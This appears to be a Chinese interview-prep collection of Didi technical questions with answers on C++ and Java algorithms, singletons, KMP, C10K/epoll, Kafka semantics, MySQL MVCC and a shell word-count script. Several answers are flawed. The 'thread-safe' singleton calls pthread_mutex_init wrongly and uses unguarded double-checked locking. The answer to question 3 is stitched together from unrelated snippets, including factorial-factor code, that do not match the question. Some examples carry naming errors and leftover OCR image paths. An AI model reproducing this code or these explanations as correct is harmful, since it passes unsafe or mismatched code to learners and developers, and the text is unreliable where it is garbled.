2022 年滴滴精选 50 面试题及答案

1. 寻找两个有序数组的中位数

```
double findMedianSortedArrays(vector<int>& nums1, vector<int>& nums2) {
        double ret = -1;
        vector<double> buff;

        //合并两个数组
        for (auto e : nums1)
            buff.push_back(e);
        for (auto a : nums2)
            buff.push_back(a);

        //将合并后的结果进行排序
        sort(buff.begin(), buff.end());
        int size3 = buff.size();

        //获取中位数
        if (size3 % 2 == 0)
        {
            ret = ((buff[size3 / 2] + buff[size3 / 2 - 1]) / 2);
        }
        else
        {
            ret = buff[size3 / 2];
        }
        return ret;
}
```

2. C++实现线程安全的单例模式

懒汉模式：

```
class singleton
{
protected:
    singleton()
    {
        pthread_mutex_init(&mutex);
    }
```

```
private:
    static singleton* p;
public:
    static pthread_mutex_t mutex;
    static singleton* initance();
};

pthread_mutex_t singleton::mutex;
singleton* singleton::p = NULL;
singleton* singleton::initance()
{
    if (p == NULL)
    {
        pthread_mutex_lock(&mutex);
        if (p == NULL)
            p = new singleton();
        pthread_mutex_unlock(&mutex);
    }
    return p;
}
```

3. 数组中有三个数字出现超过 1/4，求这三个数字？

```
#include <iostream>
using namespace std;
//求 x!中 k 因数的个数。
int Grial(int x,int k)
{
    int Ret = 0;
    while (x)
    {
        Ret += x / k;
        x /= k;
    }
    return Ret;
}
int main()
{
    cout << Grial(10, 2) << endl;
    return 0;
}
```

//假设要求一个 n!中 k 的因子个数，那么必然满足例如以下的规则。

```
//即 x=n/k+n/k^2+n/k^3...(直到 n/k^x 小于 0);
#include <iostream>
using namespace std;
int Grial(int x, int k)
{
    int count = 0;
    int n = x;
    while (n)
    {
        n &= (n - 1);
        count++;
    }
    return x - count;
}
int main()
{
    cout << Grial(3, 2) << endl;
    return 0;
}


//找出数组中出现次数超过数组一半的数字。
#include <iostream>
using namespace std;
int Grial(int a[], int n)
{
    int count=0;
    int key;
    for (int i = 0; i < n; i++)
    {
        if (count == 0)
        {
            key = a[i];
            count = 1;
        }
        else
        {
            if (key == a[i])
            {
                count++;
            }
            else
            {
                count--;
```

```
            }
        }
    }
    return key;
}
int main()
{
    int a[] = {1,2,3,4,5,6,3,3,3,3,3};
    cout<<Grial(a, sizeof(a) / sizeof(int))<<endl;
    return 0;
}

#include <iostream>
//上一题的扩展，有 3 个数字出现次数超过 1/4。
using namespace std;
void Grial(int a[], int n)
{
    if (n <= 3)return;
    int count1=0, key1=0;
    int count2=0, key2=0;
    int count3=0, key3=0;
    for (int i = 0; i < n; i++)
    {
        if (!count1 && key2 != a[i] && key3 != a[i])
        {
            count1++;
            key1 = a[i];
        }
        else if (key1 == a[i])
        {
            count1++;
        }
        else  if (key2!=a[i] && key3!=a[i])
        {
            count1--;
        }


        if (!count2 &&key3 != a[i] && key1!=a[i])
        {
            count2++;
            key2 = a[i];
        }
        else if (key2 == a[i])
```

```
            {
                count2++;
            }
            else if (key1!=a[i] && key3!=a[i])
            {
                count2--;
            }


            if (!count3 && key1!=a[i] && key2!=a[i])
            {
                count3++;
                key3 = a[i];
            }
            else if (key3 == a[i])
            {
                count3++;
            }
            else if (key1!=a[i] && key2!=a[i])
            {
                count3--;
            }


        }
        cout << key1 << endl;
        cout << key2 << endl;
        cout << key3 << endl;
    }
    int main()
    {
        int a[] = {1,5,5,5,5,2,3,1,2,2,1,1,1,2};
        Grial(a, sizeof(a) / sizeof(int));
        return 0;
    }
```

4. 1-2n 的数存储在空间为 n 的数组中，找出出现两次的数字，时间复杂度 O（n）,空间复杂度 O（1）

```
/*
奇数零次    偶数零次  0
奇数 一次    偶数 零次 -1
```

```
奇数  两次  偶数 零次 -2
奇数 零次   偶数 一次-3
奇数 一次   偶数 一次-4
奇数 两次 偶数  一次-5
奇数 零次  偶数 两次-6
奇数一次  偶数 两次-7
奇数两次 偶数两次-8
*/
public class Main {
    public static void main(String[] args) {
        int[] nums = {1, 3, 5, 15, 7, 8, 5, 3, 6, 15};
        findNumber(nums, nums.length);
        print(nums);
    }

    public static void findNumber(int[] nums, int length) {
        for (int i = 0; i < length; ) {
            if (nums[i] <= 0){
                i++;
                continue;
            }
            int index = nums[i] / 2;
            boolean isOdd = (nums[i] % 2 == 0) ? false : true;
            switch (nums[index]) {
                case 0:
                    if (isOdd == true) {
                        nums[index] = -1;
                    } else {
                        nums[index] = -3;
                    }
                    break;
                case -1:
                    if (isOdd == true) {
                        nums[index] = -2;
                    } else {
                        nums[index] = -4;
                    }
                    break;
                case -2:
                    nums[index] = -3;
                    break;
                case -3:
                    if (isOdd == true) {
                        nums[index] = -4;
```

```
                } else {
                    nums[index] = -6;
                }
                break;
            case -4:
                if (isOdd == true) {
                    nums[index] = -5;
                } else {
                    nums[index] = -7;
                }
                break;
            case -5:
                nums[index] = -6;
                break;
            case -6:
                nums[index] = -7;
                break;
            case -7:
                nums[index] = -8;
                break;
            default:
                swap(nums, i, index);
                if (isOdd) {
                    nums[index] = -1;
                } else {
                    nums[index] = -3;
                }
                continue;
            }
            nums[i++]=0;
        }
    }
    public static void swap(int[] nums, int i, int j){
        int temp =nums[i];
        nums[i]=nums[j];
        nums[j]=temp;
    }

    public static void print(int[] nums) {
        for (int i = 0; i < nums.length; i++) {
            if (nums[i] == -2) {
                System.out.println(i * 2 + 1);
            } else if (nums[i] == -6) {
                System.out.println(i * 2);
```

```
                } else if (nums[i] == -8) {
                    System.out.println(i * 2);
                    System.out.println(i * 2 + 1);
                }
            }
        }
    }
```

5. 长度为 1 的线段，随机在其上选择两点，将线段分为三段，问这 3 段能组成一个三角形的概率是多少?

可行域是

$$x+y+z=1, 0<x,y,z<1$$

显然，可行域与我的博客一条长度为 1 的线段，随机剪两刀，求有一根大于 0.5 的概率问题一样。

要令三段成为一个三角形，必须满足

$$x+y>z,\ x+z>y,\ y+z>x$$

$$|x-y|<z,\ |x-z|<y,\ |y-z|<x$$

又 x+y+z=1，当 x+y=z 时，有 z=0.5 z=0.5z=0.5，因此当 x,y,z 中有一个大于 0.5 时，就无法成立一个三角形。

当 x-y=z 时，将 x-y=z 代入 x+y+z=1，可得 x=0.5。因此当 x,y,z 中有一个大于 0.5 时，就无法成立一个三角形。

因此解空间刚好与一条长度为 1 的线段，随机剪两刀，求有一根大于 0.5 的概率相反。而一条长度为 1 的线段，随机剪两刀，求有一根大于 0.5 的概率的概率为 0.75。因此这 3 段能组成一个三角形的概率是多少是 1-0.75=0.25。

6. kmp 算法 next 数组求解过程

KMP 算法是用来求一个较长字符串是否包含另一个较短字符串的算法。

```
int *next = new int[length];
//这里的 str 是被包含的较短字符串，length 是这个字符串的长度。
void next(char *str, int *next, int length)
{
    next[0] = -1;
    int k = -1;
    for (int q = 1; q <= length-1; q++)
    {
        while (k > -1 && str[k + 1] != str[q])
```

```
            {
                k = next[k];//往前回溯
            }
            if (str[k + 1] == str[q])//如果相同，k++
            {
                k = k + 1;
            }
            next[q] = k;
        }
    }
```

理解

这里是用被包含的较短字符串，自己与自己匹配，求得 next 数组，然后再进行算法的后续步骤。

next 数组中储存的是这个字符串前缀和后缀中相同字符串的最长长度。比如 abcdefgabc，前缀和后缀相同的是 abc，长度是 3。

next[i]储存的是 string 中前 i+1 位字符串前缀和后缀的最长长度。如 abadefg,next[2]存的是 aba 这个字符串前缀和后缀的最长长度。

但是这里为了和代码相对应，将-1 定义为相同长度为 0，0 定义为相同长度为 1，……依次类推

这里用一个比较明显的字符串 abababac 来做例子，先创建一个和字符串长度相同的数组 next。第一位设为-1。

	A	B	C	D	E	F	G	H	I	J
1	index	0	1	2	3	4	5	6	7	
2	str:	a	b	a	b	a	b	a	c	
3	next:	-1								
4										

所以向后移一位开始比较

	A	B	C	D	E	F	G	H	I	J
1	index	0	1	2	3	4	5	6	7	
2	str:	a	b	a	b	a	b	a	c	
3	next:	-1								
4		str:	a	b	a	b	a	b	a	c
5										

a 和 b 不同，next 第二位写-1

	A	B	C	D	E	F	G	H	I	J
1	index	0	1	2	3	4	5	6	7	
2	str:	a	b	a	b	a	b	a	c	
3	next:	-1	-1							
4		str:	a	b	a	b	a	b	a	c
5										

再向后移一位

	A	B	C	D	E	F	G	H	I	J	K
1	index	0	1	2	3	4	5	6	7		
2	str:	a	b	a	b	a	b	a	c		
3	next:	-1	-1								
4			str:	a	b	a	b	a	b	a	c
5											

a 和 a 相同，next 数组存前一个 k=-1 加 1 等于 0.

	A	B	C	D	E	F	G	H	I	J	K
1	index	0	1	2	3	4	5	6	7		
2	str:	a	b	a	b	a	b	a	c		
3	next:	-1	-1	0							
4			str:	a	b	a	b	a	b	a	c
5											

再比较下一位，相同就比前一个加一。

	A	B	C	D	E	F	G	H	I	J	K
1	index	0	1	2	3	4	5	6	7		
2	str:	a	b	a	b	a	b	a	c		
3	next:	-1	-1	0	1	2	3	4			
4			str:	a	b	a	b	a	b	a	c
5											

到第 7 位时，c 和 b 不再相等，这时就用到了回溯！！！先看下一次比较时，应该移动到哪里。

	A	B	C	D	E	F	G	H	I	J	K	L
1	index	0	1	2	3	4	5	6	7			
2	str:	a	b	a	b	a	b	a	c			
3	next:	-1	-1	0	1	2	3	4				
4			str:	a	b	a	b	a	b	a	c	
5					str:	a	b	a	b	a	b	a	c
6												

原因要再回来看上一次比较，上一次比较相同长度为 5。

	A	B	C	D	E	F	G	H	I	J	K	L
1	index	0	1	2	3	4	5	6	7			
2	str:	a	b	a	b	a	b	a	c			
3	next:	-1	-1	0	1	2	3	4				
4			str:	a	b	a	b	a	b	a	c	
5					str:	a	b	a	b	a	b	a	c

看这 5 个字符串相同的前后缀的长度，即 next[4]中储存的值：2 再加 1，因为这 5 个字符串就是 str 的前五个字符串！

	A	B	C	D	E	F	G	H	I	J	K	L
1	index	0	1	2	3	4	5	6	7			
2	str:	a	b	a	b	a	b	a	c			
3	next:	-1	-1	0	1	2	3	4				
4			str:	a	b	a	b	a	b	a	c	
5					str:	a	b	a	b	a	b	a	c
6												

所以 k 先回溯到 2，再比较下一个字符是否相同，这里是比较 c 和 b，不同，再回溯，这次前面剩下 aba 三个字符，k=next[2]=0，即前后缀还有一个字符相同，所以应该后移到下图位置。

	A	B	C	D	E	F	G	H	I	J	K	L	M	N
1	index	0	1	2	3	4	5	6	7					
2	str:	a	b	a	b	a	b	a	c					
3	next:	-1	-1	0	1	2	3	4						
4							str	a	b	a	b	a	b	a	c
5														

再比较 c 和 b，还不同，再回溯，k=next[0]=-1，然后 next[7]=-1，这样就求出了 next 数组了。

	A	B	C	D	E	F	G	H	I	J
1	index	0	1	2	3	4	5	6	7	
2	str:	a	b	a	b	a	b	a	c	
3	next:	-1	-1	0	1	2	3	4	-1	

7. 智能指针的实现原理？

智能指针的基本原理就是将指针通过对象去管理，delete 的操作利用析构函数执行，而析构函数的调用是根据这个对象的作用域来确定的，离开了作用域，析构函数被调用。delete 的操作也将被执行。

8. 请解释什么是 C10K 问题，后来是怎么解决的？

1.C10K 问题

互联网还不够普及，用户也不多。一台服务器同时在线 100 个用户估计在当时已经算是大型应用了。所以并不存在什么 C10K 的难题。互联网的爆发期应该是在 www 网站，浏览器，雅虎出现后。最早的互联网称之为 Web1.0，互联网大部分的使用场景是下载一个 Html 页面，用户在浏览器中查看网页上的信息。这个时期也不存在 C10K 问题。

Web2.0 时代到来后就不同了，一方面是普及率大大提高了，用户群体几何倍增长。另一方面是互联网不再是单纯的浏览万维网网页，逐渐开始进行交互，而且应用程序的逻辑也变的更复杂，从简单的表单提交，到即时通信和在线实时互动。C10K 的问题才体现出来了。每一个用户都必须与服务器保持 TCP 连接才能进行实时的数据交互。Facebook 这样的网站同一时间的并发 TCP 连接可能会过亿。

腾讯 QQ 也是有 C10K 问题的，只不过他们是用了 UDP 这种原始的包交换协议来实现的，绕开了这个难题。当然过程肯定是痛苦的。如果当时有 epoll 技术，他们肯定会用 TCP。后来的手机 QQ，微信都采用 TCP 协议。

这时候问题就来了，最初的服务器都是基于进程/线程模型的，新到来一个 TCP 连接，就需要分配 1 个进程（或者线程）。而进程又是操作系统最昂贵的资源，一台机器无法创建很多进程。如果是 C10K 就要创建 1 万个进程，那么操作系统是无法承受的。如果是采用分布式系统，维持 1 亿用户在线需要 10 万台服务器，成本巨大，也只有 Facebook，

Google，雅虎才有财力购买如此多的服务器。这就是 C10K 问题的本质。
实际上当时也有异步模式，如：select/poll 模型，这些技术都有一定的缺点，如 selelct 最大不能超过 1024，poll 没有限制，但每次收到数据需要遍历每一个连接查看哪个连接有数据请求。
2. 解决方案
解决这一问题，主要思路有两个：
一个是对于每个连接处理分配一个独立的进程/线程；
另一个思路是用同一进程/线程来同时处理若干连接。

每个进程/线程同时处理多个连接
1.传统思路
最简单的方法是循环挨个处理各个连接，每个连接对应一个 socket，当所有 socket 都有数据的时候，这种方法是可行的。
但是当应用读取某个 socket 的文件数据不 ready 的时候，整个应用会阻塞在这里等待该文件句柄，即使别的文件句柄 ready，也无法往下处理。
思路：直接循环处理多个连接。
问题：任一文件句柄的不成功会阻塞住整个应用。

2.select
要解决上面阻塞的问题，思路很简单，如果我在读取文件句柄之前，先查下它的状态，ready 了就进行处理，不 ready 就不进行处理，这不就解决了这个问题了嘛？
于是有了 select 方案。用一个 fd_set 结构体来告诉内核同时监控多个文件句柄，当其中有文件句柄的状态发生指定变化（例如某句柄由不可用变为可用）或超时，则调用返回。之后应用可以使用 FD_ISSET 来逐个查看是哪个文件句柄的状态发生了变化。
这样做，小规模的连接问题不大，但当连接数很多（文件句柄个数很多）的时候，逐个检查状态就很慢了。因此，select 往往存在管理的句柄上限（FD_SETSIZE）。同时，在使用上，因为只有一个字段记录关注和发生事件，每次调用之前要重新初始化 fd_set 结构体。
```
int select(int nfds, fd_set *readfds, fd_set *writefds, fd_set *exceptfds, struct timeval *timeout);
```
思路：有连接请求抵达了再检查处理。
问题：句柄上限+重复初始化+逐个排查所有文件句柄状态效率不高。

3.poll
poll 主要解决 select 的前两个问题：通过一个 pollfd 数组向内核传递需要关注的事件消除文件句柄上限，同时使用不同字段分别标注关注事件和发生事件，来避免重复初始化。
```
int poll(struct pollfd *fds, nfds_t nfds, int timeout);
```
思路：设计新的数据结构提供使用效率。
问题：逐个排查所有文件句柄状态效率不高。

4.epoll
既然逐个排查所有文件句柄状态效率不高，很自然的，如果调用返回的时候只给应用提供发生了状态变化（很可能是数据 ready）的文件句柄，进行排查的效率不就高多了么。

epoll 采用了这种设计，适用于大规模的应用场景。
实验表明，当文件句柄数目超过 10 之后，epoll 性能将优于 select 和 poll；当文件句柄数目达到 10K 的时候，epoll 已经超过 select 和 poll 两个数量级。
int epoll_wait(int epfd, struct epoll_event *events, int maxevents, int timeout);
思路：只返回状态变化的文件句柄。
问题：依赖特定平台（Linux）。
因为 Linux 是互联网企业中使用率最高的操作系统，Epoll 就成为 C10K killer、高并发、高性能、异步非阻塞这些技术的代名词了。

5.libevent
由于 epoll, kqueue, IOCP 每个接口都有自己的特点，程序移植非常困难，于是需要对这些接口进行封装，以让它们易于使用和移植，其中 libevent 库就是其中之一。跨平台，封装底层平台的调用，提供统一的 API，但底层在不同平台上自动选择合适的调用。按照 libevent 的官方网站，libevent 库提供了以下功能：当一个文件描述符的特定事件（如可读，可写或出错）发生了，或一个定时事件发生了，libevent 就会自动执行用户指定的回调函数，来处理事件。目前，libevent 已支持以下接口/dev/poll, kqueue, event ports, select, poll 和 epoll。Libevent 的内部事件机制完全是基于所使用的接口的。因此 libevent 非常容易移植，也使它的扩展性非常容易。目前，libevent 已在以下操作系统中编译通过：Linux，BSD，Mac OS X，Solaris 和 Windows。

9. 使用“反向代理服务器”的优点是什么?

（1）提高访问速度
由于目标主机返回的数据会存在代理服务器的硬盘中，因此下一次客户再访问相同的站点数据时，会直接从代理服务器的硬盘中读取，起到了缓存的作用，尤其对于热门站点能明显提高请求速度。
（2）防火墙作用
由于所有的客户机请求都必须通过代理服务器访问远程站点，因此可在代理服务器上设限，过滤某些不安全信息。
（3）通过代理服务器访问不能访问的目标站点
互联网上有许多开发的代理服务器，客户机可访问受限时，可通过不受限的代理服务器访问目标站点，通俗说，我们使用的翻墙浏览器就是利用了代理服务器，可直接访问外网。

10. 右值引用和 move 语义

1.move 语义

最原始的左值和右值定义可以追溯到 C 语言时代，左值是可以出现在赋值符的左边和右边，然而右值只能出现在赋值符的右边。在 C++里，这种方法作为初步判断左值或右值还是可以的，但不只是那么准确了。你要说 C++中的右值到底是什么，这真的很难给出一个确切的定义。你可以对某个值进行取地址运算，如果不能得到地址，那么可以认为这是个右值。例如：

```
int& foo();
foo() = 3; //ok, foo() is an lvalue

int bar();
int a = bar(); // ok, bar() is an rvalue
```

为什么要 move 语义呢？它可以让你写出更高效的代码。看下面代码：

```
string foo();
string name("jack");
name = foo();
```

第三句赋值会调用 string 的赋值操作符函数，发生了以下事情：
1.首先要销毁 name 的字符串吧
2.把 foo()返回的临时字符串拷贝到 name 吧
3.最后还要销毁 foo()返回的临时字符串吧

这就显得很不高效，在 C++11 之前，你要些的高效点，可以是 swap 交换资源。C++11 的 move 语义就是要做这事，这时重载 move 赋值操作符

```
string& string::operator=(string&& rhs);
```

move 语义不仅仅用于右值，也用于左值。标准库提供了 std::move 方法，将左值转换　　成右值。因此，对于 swap 函数，我们可以这样实现：

```
template<class T>
void swap(T& a, T& b)
{
    T temp(std::move(a));
    a = std::move(b);
    b = std::move(temp);
}
```

2.右值引用

为了支持移动操作，c++新标准引入了一种新的引用类型—右值引用。所谓右值引用就是必须绑定到右值的引用。我们通过&&而不是&来获得右值引用。如我们将要看到的，右值引用有一个重要的性质—只能绑定到一个将要销毁的对象。因此，我们可以自由地将一个右值引用的资源“移动”到另一个对象中。

一般而言，一个左值表达式表示的是一个对象的身份，而一个右值表达式表示的是对象的值。

举例说明：

```
int i=42;
int &r=i;   //正确，r 引用 i
int &&rr=i   //错误，不能将一个右值引用绑定到一个左值上
int &r2=i*42;  //错误，i*42 是一个右值
const int &r3=i*42;  //正确，我们可以将一个 const 的引用绑定到一个右
```

值上

int &&r2=i*42; //正确，将 rr2 绑定到乘法结果上

1.左值持久，右值短暂

左值有持久的状态，而右值要么是字面值常量，要么是表达式求值过程中创建的临时对象。

由于右值引用只能绑定到临时对象，我们得知

1.所引用的对象将要被销毁

2.该对象没有其他用户

这两个特征意味着：使用右值引用的代码可以自由地接管所引用的对象的资源。

11. 哪种排序算法最坏情况下是最快的?冒泡,希尔,归并,快速?

归并

12. kafka 的生产者和消费者的理解

生产者:

Producer 将消息发布到指定的 Topic 中,同时 Producer 也能决定将此消息归属于哪个 partition;比如基于"round-robin"方式或者通过其他的一些算法等.

消费者:

本质上 kafka 只支持 Topic.每个 consumer 属于一个 consumer group;反过来说,每个 group 中可以有多个 consumer.发送到 Topic 的消息,只会被订阅此 Topic 的每个 group 中的一个 consumer 消费.

如果所有的 consumer 都具有相同的 group,这种情况和 queue 模式很像;消息将会在 consumers 之间负载均衡.

如果所有的 consumer 都具有不同的 group,那这就是"发布-订阅";消息将会广播给所有的消费者.

在 kafka 中,一个 partition 中的消息只会被 group 中的一个 consumer 消费;每个 group 中 consumer 消息消费互相独立;我们可以认为一个 group 是一个"订阅"者,一个 Topic 中的每个 partions,只会被一个"订阅者"中的一个 consumer 消费,不过一个 consumer 可以消费多个 partitions 中的消息.kafka 只能保证一个 partition 中的消息被某个 consumer 消费时,消息是顺序的.事实上,从 Topic 角度来说,消息仍不是有序的.

13. kafka 三种消费语义与保证精准消费

1. 消费语义的介绍

at last once：至少消费一次（对一条消息有可能多次消费，有可能会造成重复消费数据）

原因：Proudcer 产生数据的时候，已经写入在 broker 中，但是由于 broker 的网

络异常，没有返回 ACK，这时 Producer,认为数据没有写入成功，此时 producer 会再次写入，相当于一条数据，被写入了多次。

at most once：最多消费一次，对于消息，有可能消费一次，有可能一次也消费不了

原因：producer 在产生数据的时候，有可能写数据的时候不成功，此时 broker 就跳过这个消息，那么这条数据就会丢失，导致 consumer 无法消费。

exactly once：有且仅有一次。这种情况是我们所需要的，也就是精准消费一次。

2.kafka 中消费语义的场景

at last once：可以先读取数据，处理数据，最后记录 offset，当然如果在记录 offset 之前就 crash,新的 consumer 会重复的来消费这条数据，导致了”最少一次“

at most once：可以先读取数据，然后记录 offset，最后在处理数据，这个方式，就有可能在 offset 后，还没有及时的处理数据，就 crash 了，导致了新的 consumer 继续从这个 offset 处理，那么刚刚还没来得及处理的数据，就永远不会被处理，导致了”最多消费一次“

exactly once：可以通过将提交分成两个阶段来解决：保存了 offset 后提交一次，消息处理成功后，再提交一次。

3.kafka 中如何实现精准写入数据？

A：Producer 端写入数据的时候保证幂等性操作：


幂等性：对于同一个数据无论操作多少次都只写入一条数据，如果重复写入，则执行不成功

B：broker 写入数据的时候，保证原子性操作，要么写入成功，要么写入失败。（不成功不断进行重试）


14. kafka 中 partition 的工作原理？

Kafka 集群 partition replication 默认自动分配分析

下面以 Kafka 集群中 4 个 Broker 举例，创建 1 个 topic 包含 4 个 Partition，2 Replication；数据 Producer 流动如图所示：



当集群中新增 2 节点，Partition 增加到 6 个时分布情况如下：



副本分配逻辑规则如下：
在 Kafka 集群中，每个 Broker 都有均等分配 Partition 的 Leader 机会。
上述图 Broker Partition 中，箭头指向为副本，以 Partition-0 为例:broker1 中 parition-0 为 Leader，Broker2 中 Partition-0 为副本。
上述图种每个 Broker(按照 BrokerId 有序)依次分配主 Partition,下一个 Broker 为副本，如此循环迭代分配，多副本都遵循此规则。
副本分配算法如下：
将所有 N Broker 和待分配的 i 个 Partition 排序.
将第 i 个 Partition 分配到第(i mod n)个 Broker 上.
将第 i 个 Partition 的第 j 个副本分配到第((i + j) mod n)个 Broker 上.

15. shell 脚本统计文件中单词的个数

方法一：

```
（1）cat file|sed 's/[,.:;/!?]/ /g'|awk '{for(i=1;i<=NF;i++)array[$i]++;}
END{for(i in array) print i,array[i]}'
#其中 file 为要操作的文件，sed 中/ /间有一个空格。
（2）sed 's/[,.:;/!?]/ /g' file|awk '{for(i=1;i<=NF;i++)array[$i]++;}
END{for(i   in array) print i,array[i]}'
#（1）和（2）效果一致。
```

方法二：

```
（1）awk 'BEGIN{RS="[,.:;/!?]"}{for(i=1;i<=NF;i++)array[$i]++;}
END{for(i in    array) print i,array[i]}' file
```

16. 请解释 Mysql MVCC 实现原理


innodb MVCC 主要是为 Repeatable-Read 事务隔离级别做的。在此隔离级别下，A、B 客户端所示的数据相互隔离，互相更新不可见
了解 innodb 的行结构、Read-View 的结构对于理解 innodb mvcc 的实现由重要意义
innodb 存储的最基本 row 中包含一些额外的存储信息 DATA_TRX_ID，DATA_ROLL_PTR，DB_ROW_ID，DELETE BIT
6 字节的 DATA_TRX_ID 标记了最新更新这条行记录的 transaction id，每处理一个事

务，其值自动+1

7 字节的 DATA_ROLL_PTR 指向当前记录项的 rollback segment 的 undo log 记录，找之前版本的数据就是通过这个指针

6 字节的 DB_ROW_ID，当由 innodb 自动产生聚集索引时，聚集索引包括这个 DB_ROW_ID 的值，否则聚集索引中不包括这个值.，这个用于索引当中

DELETE BIT 位用于标识该记录是否被删除，这里的不是真正的删除数据，而是标志出来的删除。真正意义的删除是在 commit 的时候.



具体的执行过程

begin->用排他锁锁定该行->记录 redo log->记录 undo log->修改当前行的值，写事务编号，回滚指针指向 undo log 中的修改前的行

上述过程确切地说是描述了 UPDATE 的事务过程，其实 undo log 分 insert 和 update undo log，因为 insert 时，原始的数据并不存在，所以回滚时把 insert undo log 丢弃即可，而 update undo log 则必须遵守上述过程

下面分别以 select、delete、 insert、 update 语句来说明

SELECT

Innodb 检查每行数据，确保他们符合两个标准：

1、InnoDB 只查找版本早于当前事务版本的数据行(也就是数据行的版本必须小于等于事务的版本)，这确保当前事务读取的行都是事务之前已经存在的，或者是由当前事务创建或修改的行

2、行的删除操作的版本一定是未定义的或者大于当前事务的版本号，确定了当前事务开始之前，行没有被删除

符合了以上两点则返回查询结果。

INSERT

InnoDB 为每个新增行记录当前系统版本号作为创建 ID。

DELETE

InnoDB 为每个删除行的记录当前系统版本号作为行的删除 ID。

UPDATE
InnoDB 复制了一行。这个新行的版本号使用了系统版本号。它也把系统版本号作为了删除行的版本。
说明
insert 操作时 “创建时间”=DB_ROW_ID，这时，“删除时间 ”是未定义的；
update 时，复制新增行的“创建时间”=DB_ROW_ID，删除时间未定义，旧数据行“创建时间”不变，删除时间=该事务的 DB_ROW_ID；
delete 操作，相应数据行的“创建时间”不变，删除时间=该事务的 DB_ROW_ID；
select 操作对两者都不修改，只读相应的数据
对于 MVCC 的总结
上述更新前建立 undo log，根据各种策略读取时非阻塞就是 MVCC，undo log 中的行就是 MVCC 中的多版本，这个可能与我们所理解的 MVCC 有较大的出入，一般我们认为 MVCC 有下面几个特点：
每行数据都存在一个版本，每次数据更新时都更新该版本
修改时 Copy 出当前版本随意修改，各个事务之间无干扰
保存时比较版本号，如果成功（commit），则覆盖原记录；失败则放弃 copy（rollback）
就是每行都有版本号，保存时根据版本号决定是否成功，听起来含有乐观锁的味道，而 Innodb 的实现方式是：
事务以排他锁的形式修改原始数据
把修改前的数据存放于 undo log，通过回滚指针与主数据关联
修改成功（commit）啥都不做，失败则恢复 undo log 中的数据（rollback）
二者最本质的区别是，当修改数据时是否要排他锁定，如果锁定了还算不算是 MVCC？
Innodb 的实现真算不上 MVCC，因为并没有实现核心的多版本共存，undo log 中的内容只是串行化的结果，记录了多个事务的过程，不属于多版本共存。但理想的 MVCC 是难以实现的，当事务仅修改一行记录使用理想的 MVCC 模式是没有问题的，可以通过比较版本号进行回滚；但当事务影响到多行数据时，理想的 MVCC 据无能为力了。
